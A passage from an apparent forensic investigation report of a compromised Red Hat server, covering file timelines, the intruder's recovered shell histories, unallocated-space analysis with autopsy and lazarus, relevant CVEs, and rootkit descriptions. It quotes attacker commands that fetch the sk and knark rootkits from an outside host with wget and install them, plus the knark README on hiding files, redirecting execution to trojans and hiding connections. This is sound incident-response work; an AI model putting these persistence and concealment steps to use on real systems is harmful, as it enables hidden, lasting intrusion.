                             20 .a. l/lrwxrwxrwx root/gotit root     58807    /usr/lib/libglib-2.0.so.0 ->
libglib-2.0.so.0.0.1
Thu Apr 08 2004 04:14:28  42116 .a. -/-rw-r--r-- root/gotit root     59289    /usr/lib/cracklib_dict.pwi
                           1024 .a. -/-rw-r--r-- root/gotit root     59287    /usr/lib/cracklib_dict.hwm
Thu Apr 08 2004 04:14:30      0 mac -r-------- root/gotit root     16724    <t8.sda3.dd-dead-16724>
                            944 m.c -/-r-------- root/gotit root     16713    /etc/nshadow (deleted-realloc)
                            944 m.c -/-r-------- root/gotit root     16713    /etc/shadow
                           4096 m.c d/drwxr-xr-x root/gotit root     13283    /etc
Thu Apr 08 2004 04:15:15  20480 .a. d/drwxr-xr-x root/gotit root     29249    /usr/bin
Thu Apr 08 2004 04:16:03  44578 .a. -/-rwxr-xr-x root/gotit root     29504    /usr/bin/file
                         423468 .a. -/-rw-r--r-- root/gotit root     58797    /usr/share/magic.mgc
Thu Apr 08 2004 04:16:07  18236 ..c -/-rwxr-xr-x root/gotit root     26565    /tmp/.../nc
```

à Creation of users in /etc/passwd and other users file.

à now that all is set, let's make a rootkit party, downloading what we need...

```
Thu Apr 08 2004 04:19:42   18236   .a. -/-rwxr-xr-x root/gotit root     26565    /tmp/.../nc
Thu Apr 08 2004 04:21:10 3301054   ..c -/-rw-r--r-- root/gotit root     26566    /tmp/.../lrk5.src.tar.gz
Thu Apr 08 2004 04:21:31    1321   .a. -/-rw-r--r-- 1000     101      53307    /tmp/.../lrk5/ssh-
2.0.13/lib/sshcrypt/sshrotate.h
```

à linux rootkit 5 configuration and compilation, and after some time...

```
Thu Apr 08 2004 13:35:46  59931 ..c -/-rw-rw-r-- getit    getit    26883    /tmp/.../knark-2.4.3.tgz
```

à knark rootkit landed! but to compile...

```
Thu Apr 08 2004 13:40:27 27079703 .c -/-rw-rw-r-- getit    getit    26884    /tmp/.../kernel-source-2.4.18-
3.i386.rpm
```

à we needed the kernel source... and it was not listed in the installed packages, so we have to wget the rpm file, install the kernel source package, and compile knark. But this is a party, why not to invite sk (suckit) rootkit?

```
Thu Apr 08 2004 13:47:53      16 .a. l/lrwxrwxrwx root/gotit root     40026    /lib/libssl.so.2 ->
libssl.so.0.9.6b
                         207008 .a. -/-rwxr-xr-x root/gotit root     40025    /lib/libssl.so.0.9.6b
                         924879 .a. -/-rwxr-xr-x root/gotit root     40024    /lib/libcrypto.so.0.9.6b
                         183558 .a. -/-rwxr-xr-x root/gotit root     31733    /usr/bin/wget
                             19 .a. l/lrwxrwxrwx root/gotit root     40027    /lib/libcrypto.so.2 ->
libcrypto.so.0.9.6b
                           7338 .a. -/-rw-r--r-- root/gotit root     88666    /usr/share/ssl/openssl.cnf
                           4022 .a. -/-rw-r--r-- root/gotit root     16647    /etc/wgetrc
                          45051 ..c -/-rw-rw-r-- getit    getit    26885    /tmp/.../sk-1.3a.tar.gz
```

We have evidences for the above also in `.bash_history` files for root (gotit) and getit users:
From `/root/.bash_history` we can find traces of the above, plus an interesting usage of rootkits for installing a sniffer in `/usr/share/locale/sk/.sk12`, the defacement of `index.html`, and the modifications of `/etc/rc.local` file:

```
cd /tmp/...
ls
ls -asl
chmod 777 .
exit
cd /tmp/...
rpm -ivh kernel-
   source-2.4.18-
   3.i386.rpm
cd /usr/src
ls
cd /usr/include/
ls -asl |more
cd li
cd linux/
ls
exit
cd /usr/src/linux-
   2.4.18-3/
ls
cd include/
ls
cd linux/
ls
vi modversions.h
cd /usr/src
;ls -asl
ls -asl
ln -s linux-2.4.18-3/
   linux
ls
exit
cd /tmp
ls -asl
cd ...
ls -asl
cd sk-1.3a
ls
sh inst
cd /usr/share/locale/
ls
cd sk/
ls -asl
cd .sk12
ls -asl
./sk
ls -asl
cd /tmp/...
ls
cd sk-1.3a
ls
cd doc
ls
vi *
cd
   /usr/share/locale/
   sk
ls -asl
/tmp/.../knark-2.4.3-
   release/hidef
   /usr/share/locale/
   sk/.sk12
ls -asl
cd .sk12
ls -asl
./sk
strings sk
cd /tmp/.../sk-1.3a
ls
cd src
ls
grep FUCK *
vi install.c
vi install.c
vi /boot/config-
   2.4.18-3
ls
./login
cd /proc/knark/
ls -asl
cat files
cd /tmp/...
cd knark-2.4.3-
   release/
ls
vi README
tty
ps -ef
kill -31 13533
ps -ef
lsmod
ls
vi README.cyberwinds
vi README
cd /proc
ps -ef
kill -31 13533
ls
lsof -i -n
cd /var/www
cd html/
ls
cp index.html
   index.html.save
vi index.html
vi index.html
cd /tmp/...
cd knark-2.4.3
cd knark-2.4.3-
   release/
lspwd
crontab -e
crontab -l
cd /etc/rc.d
ls
vi rc.local
cd /var/spool/cron/
ls
/tmp/.../knark-2.4.3-
   release/hidef
   /var/spool/cron/ro
   ot
ls -asl
cd /etc/rc.d
vi rc.local
ls -asl
./rc.local
ls
init 0
ps -ef
shutdown -h now
/sbin/sync
which sync
sync
sync
sync
halt
exit
cd /tmp/.../
cd knark-2.4.3-
   release/
insmdo knark.o
insmod knark.o
lsmod
cd /proc
ls
cd knark/
ls
ls -asl
cat author
cat files
cat nethides
/tmp/.../knark-2.4.3-
   release/hidef
   /tmp/...
cat files
exit
```

From Contents Of File: `/home/getit/.bash_history` we can confirm that wget was used to download files on the system from 10.10.10.171 (we had only the last access to `wget` executable, another option for the hacker was to use netcat, found in `/tmp/.../` directory):

```
cd /tmp
ls -asl
du -s .
ls -asl
ls -asl
cd ...
ls
wget http://10.10.10.171/tools/sk-
     1.3a.tar.gz
tar tvzf sk-1.3a.tar.gz
tar xzvf sk-1.3a.tar.gz
cd sk-1.3a
ls
make
make skconfig
make
ls
vi inst
./inst
vi inst
./inst
sh inst
ls /usr/share/locale/
ls /usr/share/locale/sk
ls -asl /usr/share/locale/sk
su - gotit
exit
id
su - gotit
cd /tmp/...
ls -asl
wget
     http://10.10.10.171/tools/knark
     -2.4.3.tgz
ls -asl
tar tvzf knark-2.4.3.tgz
tar xzvf knark-2.4.3.tgz
ls
cd knark-2.4.3
ls
cd knark-2.4.3-release/
ls
vi README
make
rpm -qa | grep kernel
cd ..
ls
wget
     http://10.10.10.171/tools/kerne
     l-source-2.4.18-3.i386.rpm
ls
su - gotit
ls
cd knark-2.4.3-release/
ls
make
su -
su - gotit
make
ls
vi README
ls
insmod knark.o
/sbin/insmod knark.o
su - gotit -c "/sbin/insmod knark.o"
su -
su - gotit
exit
```

Looking at the hidden directory `/tmp/.../` we can confirm the sequence, ordering by Change time the files, as in the picture below



Figure 4 - Hidden directory /tmp/.../

Searching for strings and looking at unallocated space

We will use two methods for investigating the unallocated space of disks.

The first method is based on the use of the autopsy tool.
The use we did so far in the investigation of the tool autopsy was essentially only for file analysis on the allocated space of investigated disk images, and timeline extraction. We exploited only flexibility and ease of use of autopsy for doing things that were simple even by command line. We had the possibility to see even deleted files (as in the case of webserver document root), browsing directories and incidentally noticing files being replaced by the hacker.

What we want to do now is to look explicitly for unallocated space, looking for any interesting info we could get, starting the analysis from all files deleted for every disk and then browsing back to the various levels of the filesystem (filesystem, meta-data, data) exploiting the flexibility of autopsy in hyper linking these pieces of information.
With autopsy is possible, after having loaded an image, to extract strings, to extract the unallocated space, and to extract strings from the unallocated space.
The useful in extracting strings is that searching strings is faster, because they are searched in the strings file and not in the image every time.

To extract unallocated space, every i-node (the basic unit of the meta-data layer under Unix) is checked to understand if allocated or not, and if not it is appended in an image file containing only unallocated space. This is possible for all disks, except for swap space, obviously.
So at the end of this extraction, in the "output" directory of the autopsy loaded host, we will have the following additional files:
`<image.dd>.str` : containing strings for the image
`<image.dd>.dls` : containing unallocated disk space (not for swap)
`<image.dd>.dls.str` : containing string from unallocated (not for swap)

In particular with autopsy, for deleted files, after having opened an image in "File Analysis" mode, we can select the option "All Deleted Files", which displays all deleted files in the disk we are examining.
In this way we can look for interesting files deleted, and if we are lucky and the space previously used by the deleted file has not been re-allocated for new files, we can look at the content of the file simply clicking on hyperlinks offered by autopsy.

Unfortunately, except for the files found in the previous analysis, we were not able to find any interesting information using this method.
This because most of files were un-recoverable because their space were re-allocated by the system, and because none of them was apparently relevant to the investigation.
We dump here a screenshot take from autopsy, showing re-allocated attributes for most of files.



Figure 5 - autopsy Deleted File mode

We then searched for some strings in the images, in particular for IP addresses and generally for words put in the DWL (“Dirty Word List”) build during the investigation. We used the “String Search” mode of autopsy, that allows not only to search for strings in both allocated and unallocated space, but also to hyperlink to meta-data layer, and possibly to the file containing the string. This methodology is particularly useful when dealing with huge files and multiple searches.
Nothing particularly relevant to the investigation was found, anyway some of the strings searched were: “getit, gotit, km3, local.tar, local2.tar, 10.10.10.171, .htaccess, ipchains, openssl, .rhosts, test”.

The other method we used to look for interesting files in the unallocated space (so in files with “.dls” extension, extracted by autopsy, and in swap image) is based on the use of the tool **lazarus.**
Lazarus is a part of the “The Coroner Toolkit” by by Dan Farmer and Wietse Venema ([2:1]), and it's essentially a perl script that reads blocks from images and tries to characterize the content.

The value added (to the author) respect to the use of autopsy is that its output can be an html map of the image, with letters indicating the possible content of the single disk block, with hyperlinks to the block itself (extracted and put in another html file by lazarus). So it's an easy kind of GUI to browse the content of unallocated space of a disk.

With autopsy, the content of data and meta-data layer is browse-able, but it's less user-friendly when having to deal with a huge disk image.

The option of lazarus for having the output in html form is “`-h`”, the other options used are for indicating a target directory for all outputs. Only with swap image (sda2.dd) we tried to use also the “`-l`” option, to read byte-by-byte instead of block-by-block, this was only an attempt that resulted in no particular value added, but generally it's worth to try when dealing with memory and similar images.

So what we did, was to launch the following commands (note, to keep output shorter we substituted the actual dir with a <dir> tag):

```
/usr/local/tct-1.15/lazarus/lazarus -h -w <dir>/sda2_block -D
     <dir>/sda2_block -H <dir>/sda2_block ./t8.sda2.dd

/usr/local/tct-1.15/lazarus/lazarus   -h   -w   <dir>/sda3   -D
     <dir>/sda3 -H <dir>/sda3 ./t8.sda3.dls

/usr/local/tct-1.15/lazarus/lazarus   -h   -w   <dir>/sda5   -D
     <dir>/sda5 -H <dir>/sda5 ./t8.sda5.dls
```

```
/usr/local/tct-1.15/lazarus/lazarus   -h   -w   <dir>/sda6   -D
     <dir>/sda6 -H <dir>/sda6 ./t8.sda6.dls

/usr/local/tct-1.15/lazarus/lazarus   -h   -w   <dir>/sda7   -D
     <dir>/sda7 -H <dir>/sda7 ./t8.sda7.dls

/usr/local/tct-1.15/lazarus/lazarus   -h   -w   <dir>/sda8   -D
     <dir>/sda8 -H <dir>/sda8 ./t8.sda8.dls

/usr/local/tct-1.15/lazarus/lazarus -h -1 -w <dir>/sda2_byte -D
     <dir>/sda2_byte -H <dir>/sda2_byte ./t8.sda2.dd
```

We had the opportunity, in this way to have an overview of unallocated space of disks, highlighting the following possible types of content:
A = archive , C = C code , E = ELF , f = sniffers , H = HTML , I = image/pix , L = logs, M = mail , O = null , P = programs , Q = mailq , R = removed , S = lisp , T = text, U = uuencoded , W = password file , X = exe , Z = compressed , . = binary , ! = sound

Here dumped some screenshots for the disk images, and one example of sequence of blocks (from sda7) containing an error message from the rootkit SK. It is not particularly relevant to the investigation, it's just an example of possible methodology for “diving” the unallocated space, as we will summarize at the end of this part, the file and timeline analysis were enough to understand most of what happened.



Figure 6 - lazarus output for sda2 (swap)



Figure 7 - lazarus output for sda7 (/tmp)



Figure 8 - block extraction from lazarus output of sda7 (/tmp)

The tools used didn't modify the evidence, to be sure of it we ran again a check of the md5 checksum to verify again the integrity, and we also checked that MACtimes (Obviously we checked M and C times, Access time was changed because we accessed in read-only several times the images to complete the investigation) were the same seen at the beginning of the investigation.

In the next section we will analyze and briefly describe the vulnerabilities exploited, the exploits and rootkits used, and we will then give a roadmap of the attack sequence, trying to identify hacker's habits.

Vulnerabilities, exploits and rootkits description

Let's start our analysis from the initial event: the remote exploit. Even if it's the most important event, because it's the way the hacker got into the system, it's the one for which we have less details, and for which we can only guess the type of vulnerabilities and attack. An extreme situation could be the use of a so called zero-day attack, so something not yet published, and known only to the hacker.

In this case for the scope and phase of our investigation (the post mortem analysis) it's very difficult to understand exactly what happened.
Although we can argument a bit on the best case, which in this situation is the fact that some old and well-known vulnerabilities are exploitable.

The packages installed on the server and involved in the remote exploit are: openssl-0.9.6b-18, apache-1.3.23-11, mod_ssl-2.8.7-4, as we noticed looking at RPM packages installed on the system.
Searching on BugTraq (www.securityfocus.com) for known vulnerabilities (advisories) of the above packages we can find some critical known vulnerabilities, allowing a remote buffer overflow:"

- *CVE-2002-0653: Off-by-one buffer overflow in rewrite_command hook for mod_ssl. Apache module 2.8.9 and earlier allows local users to execute arbitrary code as the Apache server user via .htaccess files with long entries*.
- *CVE-2002-0082: Apache mod_ssl/Apache-SSL Buffer Overflow Vulnerability. A buffer overflow vulnerability exists in mod_ssl and Apache-SSL that may allow for attackers to execute arbitrary code. The overflow exists when the modules attempt to cache SSL sessions. Vulnerable versions of mod_ssl and Apache-SSL are incapable of handling large session representations. To exploit this vulnerability, the attacker must somehow increase the size of the data representing the session. This may be accomplished through the use of an extremely large client certificate. This is only possible if verification of client certificates is enabled, and if the certificate is verified by a CA trusted by the webserver. Though these requirements make this vulnerability theoretical, administrators are still urged to upgrade*.
- *CAN-2002-0656: OpenSSL SSLv3 Session ID Buffer Overflow Vulnerability: A vulnerability has been reported for OpenSSL. The vulnerability affects SSLv3 session IDs. Reportedly when a an oversized SSL version 3 session ID is supplied to a client from a malicious server, it is possible to overflow a buffer on the remote system. This could result in key memory areas on the vulnerable, remote system being overwritten, and possibly lead to the execution of arbitrary code as the client process*.
- *And with the same CVE (CAN-2002-0656), another very critical advisory: OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability. A buffer overflow has been reported in the handling of the client key value during the negotiation of the SSLv2 protocol. A malicious client may be able to exploit this vulnerability to execute arbitrary code as the vulnerable server process, or possibly to create a denial of service condition. ***UPDATE: A worm has been discovered propagating in the wild that likely exploits this vulnerability to do so. Additionally, this code includes peer-to-peer and distributed denial of service capabilities. There are have been numerous reports of intrusions in Europe. It is not yet confirmed whether this vulnerability is in OpenSSL, mod_ssl or another component. Administrators are advised to upgrade to the most recent versions or disable Apache, if possible, until more information is available*.

- *CAN-2002-0655: OpenSSL ASCII Representation Of Integers Buffer Overflow Vulnerability. Remotely exploitable buffer overflow conditions have been reported in OpenSSL. This issue is due to insufficient checking of bounds with regards to ASCII representations of integers on 64 bit platforms. It is possible to overflow these buffers on a vulnerable system if overly large values are submitted by a malicious attacker. Exploitation of this vulnerability may allow execution of arbitrary code with the privileges of the vulnerable application, service or client*.

"

Analyzing actions after the remote exploit, we can have a look of the local exploit used to escalate privileges to "root". It is in the archives `/tmp/.../local.tar.gz` and `/tmp/.../local2.tar.gz`, and unzipped by the hacker into the directory `/tmp/.../local/`
Looking at the source code of km3.c file we can see:

```
/* lame, oversophisticated local root exploit for kmod/ptrace
bug in linux
 * 2.2 and 2.4
 *
 * have fun
 */
```

So we can deduce that the vulnerability exploited is the one reported in Securityfocus' advisory:"

- *CAN-2003-0127: Linux Kernel Privileged Process Hijacking Vulnerability. A vulnerability has been discovered in the Linux kernel which can be exploited using the ptrace() system call. By attaching to an incorrectly configured root process, during a specific time window, it may be possible for an attacker to gain superuser privileges. The problem occurs due to the kernel failing to restrict trace permissions on specific root spawned processes. This vulnerability affects both the 2.2 and 2.4 Linux kernel trees*.

"

We will then briefly describe and reference the rootkits used, and in particular:

- LRK5: Linux Rootkit 5 is a set of Trojan programs for Linux, it can be found at: http://www.ossec.net/rootkits/studies/lrk5.txt, and essentially trojanize the following programs: `bindshell, chfn, chsh, crontab, du, find, fix, ifconfig, inetd, killall, linsniffer, login, ls, netstat, passwd, pidof, ps, rshd, sniffchk, syslogd, tcpd, top, wted, z2`.
- KNARK 2.4.3: is an LKM rootkit, so a rootkit based on the modularity of the kernel. The rootkit acts as a kernel module, so it's less detectable and sometimes more powerful then other kind of rootkits. In particular KNARK has the following features, taken from the readme file included in the archive extracted using autopsy from the hacked system:

```
hidef   Used to hide files on the system.
        Create your hax0r-directory /usr/lib/.hax0r, and type:
```

```
        ./hidef /usr/lib/.hax0r
        Now this directory will be hidden, and won't be shown by ls or du.
        Subdirs and files will be hidden as well, so you don't have to
        hidef anything you put in this directory.

unhidef Used to unhide hidden files. You can cat /proc/knark/files if you've
        forgotten which files you've hidden. Type:
        ./unhidef /usr/lib/.hax0r
        to make your previously hidden directory visible again.
        However, there is a bug in the module which makes directory trees
        start from their mount-point. This means, if you have a filesystem
        mounted to /mnt, and you hide the file /mnt/secret, this file will
        show up as /secret in /proc/knark/files. Files in the root-filesystem
        aren't affected.

ered    Used to configure exec-redirection.
        Copy your sshd trojan to /usr/lib/.hax0r/sshd_trojan, and type:
        ./ered /usr/local/sbin/sshd /usr/lib/.hax0r/sshd_trojan
        Now, when /usr/local/sbin/sshd is supposed to be executed, your
        trojan program will be executed instead. To clear all exec-redirection
        entries, type:
        ./ered -c

nethide Used to hide strings in /proc/net/tcp and /proc/net/udp. This is
        where netstat gets it's information. Type:
        ./nethide ":ABCD "
        to hide connections to/from port ABCD hex (43981 dec). This will
        "grep -v" the line ":ABCD " from /proc/net/[tcp|udp].
        You have to understand the output from /proc/net/[tcp|udp] to use
        this program. Lets say that you have sshd running on your box.
        Connect to localhost port 22, and type:
        netstat -at
        One of the lines looks like this:
        Proto Recv-Q Send-Q Local Address      Foreign Address  State
